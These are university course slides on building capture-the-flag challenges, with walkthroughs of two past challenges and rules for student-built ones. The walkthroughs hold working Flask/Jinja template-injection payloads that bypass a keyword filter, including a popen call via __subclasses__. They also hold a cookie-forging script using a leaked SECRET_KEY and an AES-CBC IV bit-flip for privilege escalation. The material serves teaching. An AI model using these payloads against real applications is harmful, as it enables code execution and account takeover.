

# **SEAD KU Intro**

**How to build a CTF challenge**

# Content

1. Phase 1 Review
2. Phase 2 Rules
3. Tips

# **Phase 1 Review**

## **Taylor Templates**

# Step 1: Recon

- Look at the code
- Find interesting stuff
- What can you control?
- Where is the flag?

# Recon: Files

- ✓ challenge
- ✓ application
  - > static
  - ✓ templates
    - index.html
    - config.py
    - main.py
  - flag.txt
  - run.py
- ✓ config
  - supervisord.conf
  - docker-compose.yml
  - Dockerfile

```
@app.before_request
def waf():
    """Make sure that the username does not get us hacked."""
    blocked = [
        "import", "os", "system", "write", "subprocess", "popen",
        "run", "call", "check_call", "check_output", ".", "\\\"
    ]

    # Since the Bobby Tables incident, we disabled the login,
    # and everyone is treated as a guest for now.
    if not session.get("username"):
        session["username"] = "Guest"

    username = session.get("username", "Guest")

    if len(username) > 140 or any(x in username for x in blocked):
        session["username"] = "Guest"
        return "Please don't do this", HTTPStatus.IM_A_TEAPOT

@app.route("/")
def index():
    path = f"{os.path.dirname(os.path.abspath(__file__))}/templates/index.html"
    username = session.get("username", "Guest")

    with open(path) as template:
        return render_template_string(
            template.read().replace("USERNAME_PLACEHOLDER", username)
        )

@app.route("/debug")
def debug():
    """TODO Remove this before deploying."""
    return [(str(x), str(y)) for x, y in app.config.items()]
```

# Recon: Endpoints

```
// 20240314153431
// https://taylor-templates.sead-ctf.student.iaik.tugraz.at/debug

[
  [
    "DEBUG",
    "False"
  ],
  [
    "TESTING",
    "False"
  ],
  [
    "PROPAGATE_EXCEPTIONS",
    "None"
  ],
  [
    "SECRET_KEY",
    "ac19f2df539989c5626da0ea2265f81d1668d1de2a77ec9f968cf68aedbdc365"
  ],
  [
    "PERMANENT_SESSION_LIFETIME",
    "0:05:00"
  ]
]
```

# Recon: Google

## SECRET\_KEY

A secret key that will be used for securely signing the session cookie and can be used for any other security related needs by extensions or your application. It should be a long random `bytes` or `str`. For example, copy the output of this to your config:

```
$ python -c 'import secrets; print(secrets.token_hex())'  
'192b9bdd22ab9ed4d12e236c78afcb9a393ec15f71bbf5dc987d54727823bcbf'
```

**Do not reveal the secret key when posting questions or committing code.**

Default: `None`

- Bingo!

# Step 2: Evaluate attack surfaces

- What can we do with it?
- Craft arbitrary sessions!
  - flask-unsign
  - Run challenge with same key
- And now?



# Attack surfaces

```
@app.route("/")
def index():
    path = f"{os.path.dirname(os.path.abspath(__file__))}/templates/index.html"
    username = session.get("username", "Guest")

    with open(path) as template:
        return render_template_string(
            template.read().replace("USERNAME_PLACEHOLDER", username)
        )
```

# Attack surfaces

## `flask.render_template_string`

```
flask.render_template_string(source, **context) \[source\]
```

Renders a template from the given template source string with the given context. Template variables will be autoescaped.

- Parameters:
- `source` – the source code of the template to be rendered
  - `context` – the variables that should be available in the context of the template.

- **Template Injection**

# Step 3: Payload

- We can execute code now
- We have some output
- Just get the flag?

# Payload


```
@app.before_request
def waf():
    """Make sure that the username does not get us hacked."""
    blocked = [
        "import", "os", "system", "write", "subprocess", "popen",
        "run", "call", "check_call", "check_output", ".", "\\\"
    ]

    # Since the Bobby Tables incident, we disabled the login,
    # and everyone is treated as a guest for now.
    if not session.get("username"):
        session["username"] = "Guest"

    username = session.get("username", "Guest")

    if len(username) > 140 or any(x in username for x in blocked):
        session["username"] = "Guest"
        return "Please don't do this", HTTPStatus.IM_A_TEAPOT
```

# Payload



# Payload

```
{{
  request["application"]["__globals__"]["__builtins__"]
  ["open"](request["args"]["a"])|attr("read")()
}}
```

- `request["args"]`: URL parameter
- <https://{url}?a=flag.txt>
- Bypasses the filter!

# Payload

```
flask_secret = "ac19f2df539989c5626da0ea2265f81d1668d1de2a77ec9f968cf68aedbdc365"

payload = ""{{request["application"]["__globals__"]["__builtins__"]["open"](request["args"]["a"])|attr("read")()}}""

print(len(payload))
cookie = {'username': payload}

s = flask_unsign.sign(
    value=cookie,
    secret=flask_secret,
    legacy=False
)

url = "https://taylor-templates.sead-ctf.student.iaik.tugraz.at"
r = requests.get(f"{url}?a=flag.txt", cookies={"session": s})

ret = r.content.decode()
print(ret[ret.index("<!-- ***** Menu Start ***** ->"):ret.index("<!-- ***** Menu End ***** ->")])
```

# Another possibility

```
{{
''['__class__']['__mro__'][1]['__subclasses__']()[524] # popen

(["cat", "/app/flag"+config["DB_SERVER"][3]+"txt"], stdout=-1)

["stdout"]["read]()
}}
```

- Uses a random dot in the config to craft filename



# **Phase 1 Review**

**Exam Generator**

# Step 1: Recon

- Look at the code
- Find interesting stuff
- What can you control?
- Where is the flag?

# Step 1: Recon

- Look at the code
- Find interesting stuff
- What can you control?
- Where is the flag?
- Lots of code...
- Let's look at authentication!

# Recon

```
flash("Login successful!", category="success")

isLecturer = 1 if user.id == 1 else 0
user_information = {"isLecturer": isLecturer,
                   "username": user.username,
                   "email": user.email}

user_iv = b64encode(get_random_bytes(16))

resp = make_response(redirect(url_for("views.home")))
resp.set_cookie("user", AES_CBC(user_iv).encrypt(json.dumps(user_information)),

#TODO: store iv for user in database not on client side
resp.set_cookie("iv", user_iv, secure=True, samesite="strict", domain=config.get
```

- Interesting TODO 🤔

# Recon



## ChatGPT


In AES (Advanced Encryption Standard) with CBC (Cipher Block Chaining) mode, the IV (Initialization Vector) is a crucial component used to ensure the security of the encryption process. The IV is XORed with the first plaintext block before encryption, and the result is encrypted. This helps in preventing patterns in the plaintext from being visible in the ciphertext.

Allowing the user to change the IV in AES CBC mode can introduce several security vulnerabilities:

1. **Replay Attacks:** If an attacker can control the IV, they can potentially replay previously encrypted messages. This is because the same IV with the same plaintext will produce the same ciphertext. This can lead to security breaches, especially in protocols where message freshness is essential.
2. **Predictable Output:** With control over the IV, an attacker may be able to predict portions of the ciphertext. This can be exploited to gain insights into the encrypted data or to launch more sophisticated attacks.

- (Result after retrying ~8 times)

# Recon



Cipher Block Chaining (CBC) mode decryption

# Stage 1 Exploit

- Flip bits in IV → flip bits in plaintext
- Only works on first block (16 bytes)
- What are the first 16 bytes?
  - `{"isLecturer": 0`
- Very convenient!
- Let's flip that bit!

# Stage 1 Exploit

```
import base64

def byte_xor(a, b):
    return bytes([x ^ y for x, y in zip(a, b)])

oldIV = "X" # ...
decoded = base64.b64decode(oldIV)
newIV = base64.b64encode(byte_xor(decoded, b"\x00" * 15 + b"\x01"))
```



# Stage 1 Done!

SEAD{N3V3R\_TRU5T\_TH3\_CL13NT}

Log of all generated exams

Count	User	Timestamp	Topic A	Topic B	Topic C	Share link	Result
1	lecturer	04:00:00, 03/14/2024	true	false	true	HIDDEN	SUCCESS
2	Maria	04:00:00, 03/14/2024	true	false	false	znqSU4PCxMPK	SUCCESS
3	Daniel	04:00:00, 03/14/2024	false	false	true	JTg8LEw-dHB8	SUCCESS
4	Hannes	04:00:00, 03/14/2024	true	true	true	wsTD50cMt4qF	SUCCESS
5	Jakob	04:00:00, 03/14/2024	true	true	false	PnRwy3ivubS_	SUCCESS
6	test45	12:23:08, 03/14/2024	true	true	true	u9SPy_kPJnp1	SUCCESS
7	test45	12:23:17, 03/14/2024	true	true	true	_L-Q8meieHJ9	SUCCESS

# Recon Stage 2

What do we know?

- We want to get the first generated exam
- We see the share link for later exams
- How are they generated?

# Recon Stage 2

What do we know?


- Based on settings and some random value
- We know the used settings
- Random source: **Custom LFSR**
- Polynomial: `0x8000020001008400`
- Random value is the full state of the LFSR
- *Shifted-out bit affects the newly generated bit*

# Simple example

LFSR(State):




LFSR(State + 1):



# Reverse it

LFSR(State):



LFSR(State - 1):



# And now in code:

```
def _next(self):  
    # calculate the bit to shift  
    update = LFSR._reduce(self.state & self.poly)  
  
    #rotate state and append calculated bit  
    self.state = (self.state<<1 & ~(1 << (LFSR.size))) | update
```

```
def _prev(self):  
    # rotate the bit back  
    temp = ((self.state>>1) | ((self.state & 1) << 63))  
  
    # calculate the bit to shift back  
    bit = LFSR._reduce(temp & self.poly)  
  
    # rotate back state and append calculated bit  
    self.state = (self.state>>1) | (bit << 63)
```

# Final Solve

- Find second exam link
- Reverse to get first random value
- Add known settings bits
- Profit!

## Exam

You can jump between questions by clicking on the tabs

Question 1

Question 2

Question 3

Question 4

What answer looks like a flag in a CTF coding competition

- Well done :)
- SEAD{1\_L0V3\_CU5T0M\_CRYPT0}
- Quod erat demonstrandum

**What makes a good CTF challenge?**



# Basics

A good challenge should be

- solvable
- logical
- consistent
- *challenging*
- interesting
- fun!


# Don't be guessy

- There should be a path to the goal
- No guessing of usernames or passwords
- All URLs should be linked somewhere
- No secret ports
- When in doubt: provide the sourcecode!

## Super Secure Site

Username:  Password

```
<head></head>
▼ <body>
  <h1> Super Secure Site</h1>
  ▼ <form method="POST">
    <label for="name">Username: </label>
    <input type="text" name="name">
    <label for="pw">Password</label>
    <input type="password" name="pw">
    <input type="submit">
  </form>
</body>
</html>
```



# Don't overdo it

- Security flaws should be somewhat natural
- Don't write some esoteric code to force a specific error
- *Ideally* a challenge should have real world applications

# Be accessible

- Don't require [language, culture, location] specific knowledge
- Not everyone has a powerful PC, fast internet, Matlab license, ...
- Password bruteforce, web directory scanning is bad
  - Not entertaining to solve
  - More load on the challenge infrastructure
  - If time sensitive: Not possible for users with weaker hardware
- Nobody wants to wait 2 hours for some program to finish
- A small amount of bruteforce is okay

# Be secure and stable

- Challenges *ideally* have only the intended vulnerability
- Minimize attack surface
- Minimize impact in case of attack
  - Restrict permissions
  - Keep up2date versions
  - Ideal: readonly file system

# Be interesting

- We solve challenges to learn something new
- Give some interesting tasks!
- Depends on the challenge type
- Depends on experience level of challenge creator
- **Not a metric for your grading**
- **!DO NOT STEAL CHALLENGES!**

# How to build a challenge for SEAD KU

# Challenge type

- Security vulnerability in an **application**
  - No `main(){vuln();}`
  - No pwn/ret2libc/ROP-chains
- Medium difficulty
- Challenges should be online
- Ideally with either source code or binary
- Does **not** need to be a web challenge!



# Usual approach

1. Think of a cool vulnerability
2. Think of an application around that vulnerability
3. Think of which technologies to use
4. Implement a prototype
5. **Test it!**
6. Let your group members test it too

# Requirements for Phase 2

# Challenge

- It should work
- Should be stable and secure
- Don't require huge amounts of processing power
- No guessing
- We don't care about which framework or language you use
- Try to be interesting

# Deployment

- We use `docker compose` for deployment
- We provide templates for different challenge types
- `docker compose up` should build and start the challenge
- Fill out `challenge.yml`
  - Infos you provide will be added to the challenge in CTFd
  - Determines which files are downloadable
  - Specifies the correct flag

# Solve Script

- Python or Bash
- Should solve the challenge automatically
- Check if flag is returned correctly
  - Yes: `exit(0)`
  - No: `exit(1)`

# Writeup

- Short explanation of the solution
- Should explain the path to the exploit
- Somebody who reads the challenge should be able to:
  - Solve the challenge
  - Explain why the exploit works

# Summary of Requirements

- Challenge
- Working deployment
- Solve script
- Writeup

# Common tips and pitfalls



# Secrets

- **Python:** Keep secrets in secrets.py  
`from secrets import flag`
- **Binaries:** Keep flag in external `flag.txt`
- **Web:** External file, depending on technology
- **If unavoidable:** Different versions for downloadable and server binary

# Interactions between users

- Careful with account creation
  - User might create `asdf:asdf` and elevate to admin
  - Everyone else just has to guess the credentials

**Clear credentials periodically, or generate passwords!**
- Avoid giving the possibility to solve the challenge for others
- Don't let users destroy the challenge
  - Delete flags
  - Delete other accounts
- Ideally: No login/No state

# Unintended solutions

- Try not to open up unintended shortcuts
- Design a **Secure Application**, apart from the chosen issue
- Unintended, more complex exploits -> *fine*
- Be careful how you handle the flag
- Be careful with internal services (e.g. exposed unsecured database)
- Be careful with memory (when writing non-memorysafe languages)

# How to give leads

- `https://example.com/robots.txt`, `https://example.com/.git`
- Challenge description
- Downloadable files
- Comments in HTML
- TODOs in sourcecode

# Various tips

- Consider the load on the server -> Proof-of-Work?
- Package just the files you need
- Let somebody else test the challenge **alone**
  - You will see if it is guessy
  - You get an idea how hard it is
- Don't be afraid to look up how similar challenges were implemented

# Challenge Ideas

# Crypto Casino

# Crypto Casino CTF Challenge

- Netcat port
- Generates random value
- Provides you the hash (to prevent scams)
- You get  $x$  seconds to place a bet
- Broken randomness/small number of possibilities  
=> Brute-force of hash possible in the given timeframe
- Can buy flag for lots of money



# Ticket system

- Website where users can put in tickets
- Admin looks at them at some point
- Goal is to exfiltrate his cookies
- Input filtered to some point
- Bypass input filters, run XSS

# Local Program with backend server

- Binary only calls "good" API endpoints
- Some kind of authentication hardcoded in the binary
- Reverse engineer binary
- Find authentication key and write own client
- Call other API functions -> get flag

# Where to get inspiration?

- OWASP
- CVEs
- man pages
- Personal Experiences
- Random Youtube videos
- LosFuzzys meetings on Wednesdays ;)

**Questions?**